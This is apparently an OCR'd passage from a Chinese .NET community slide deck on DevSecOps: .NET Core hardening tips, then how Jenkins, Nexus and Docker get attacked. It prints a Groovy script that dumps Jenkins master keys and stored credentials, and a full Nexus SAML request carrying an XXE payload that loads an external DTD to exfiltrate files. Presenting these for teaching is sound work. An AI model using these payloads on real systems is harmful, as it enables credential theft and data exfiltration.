
3、预防开放式重定向攻击：应确保重定向仅在应用本地完成（或重定向到已知 URL，而不是 querystring 中可能提供的任何 URL） 。如(Url.IsLocalUrl(returnUrl))


4、防止跨站脚本,官方文档中提供了一系列的方式来防范跨站脚本。

5、跨域访问： .NET Core 支持 SameSite 的 2019 年草案标准，开发人员能够使用 HttpCookie.SameSite 属性以编程方式控制 sameSite 特性的值。 将 SameSite 属性设置为 Strict、Lax 或 None 会导致在使用 cookie 的情况下在网络上写入这些值。 设置为 SameSiteMode.Unspecified 指示在使用 cookie 的情况下不应发送 sameSite。


6、白名单：可通过中间件解决方案来开发 IP 地址安全列表，提升应用系统安全性能。

Jenkins如何被攻击






```
File credxml = new File('E:/Jenkins/credentials.xml')
File mkey = new File('E:/Jenkins/secrets/master.key')
File husecret = new File('E:/Jenkins/secrets/hudson.util.Secret')

println "MasterKey:\n ${mkey.bytes.encodeBase64()}\n\n HudsonSecret:\n
${husecret.bytes.encodeBase64()}\n\n CredXML:\n ${credxml.text}"
```



在某些特殊情况下，Jenkins这种持续集成工具可能通过一行代码就被提取到密码。


Sonar Nexus如何被攻击

```
PUT /service/rest/internal/ui/saml?_dc=1608550046483 HTTP/1.1
Host: [redacted]
Connection: keep-alive
Content-Length: 521
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.66 Safari/537.36
NX-ANTI-CSRF-TOKEN: 0.6671437423077318
Content-Type: application/json;charset=UTF-8
Origin: [redacted]
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: NX-ANTI-CSRF-TOKEN=0.6671437423077318;
NXSESSIONID=53e25c90-16ba-4f6c-8ee6-7a96f53c0b6a

{"idpMetadata":"<?xml version=\"1.0\" encoding=\"utf-8\"?>\n<!DOCTYPE ANY [\n    <!ENTITY % file
SYSTEM \"file:///test\">\n    <!ENTITY % dtd SYSTEM \"http://[redacted]/my.dtd\">\n
%dtd;\n    %send;\n
]>\n<ANY>xxe</ANY>","entityIdUri":"http://[redacted]/1/service/rest/v1/security/saml/metadata","
usernameAttr":"username","firstNameAttr":"firstName","lastNameAttr":"lastName","emailAttr":"email","ro
leAttr":"groups","validateResponseSignature":null,"validateAssertionSignature":null}
```


```
HTTP/1.1 400 Bad Request
Date: Mon, 21 Dec 2020 12:29:19 GMT
Server: Nexus/3.28.1-01 (PRO)
X-Content-Type-Options: nosniff
Vary: Accept
Content-Type: application/json
X-Siesta-FaultId: 44a70d33-950c-48bd-af4a-b001d1bb5348
Content-Length: 169

[{
  "id" : "FIELD idpMetadata",
  "message" : "Invalid SAML metadata: no protocol [redacted]\n"
}]
```

某种特殊情况下，通过发送构造的特殊请求，可以造成XXE攻击（xml外部实体攻击漏洞）


Docker攻击行为实施



1、利用Host漏洞，创建特权容器



2、劫持有漏洞的容器



3、攻击镜像仓，对镜像进行投毒

解决方案：做好权限控制，谨慎开放管理面，选择可信赖的基础镜像，如官方镜像或OpenEuler镜像

警惕ChatGPT造成的片段引用泛滥问题

在项目开发过程中，有时出于开发便利，“引用”了某些开源项目的源码，这就产生了“片段引用”问题，如某款韩国自研的IoT专用安全库中的密码算法实现中，即发现了疑似复制自OpenSSL密码算法库中中国SM2算法的功能实现，且复制版本为被爆出高危漏洞CVE-2021-3711的修补前函数，从而引起了安全性风险。

ChatGPT可能会加剧这种风险的产生。

蒙古骑兵的速度与20世纪的装甲部队相当，北宋床弩的射程达1500米，和狙击枪差不多；但这些都不可能与现代力量抗衡。
——《三体》-刘慈欣

感谢聆听！

长沙.NET技术社区
CHANGSHA DOTNET COMMUNITY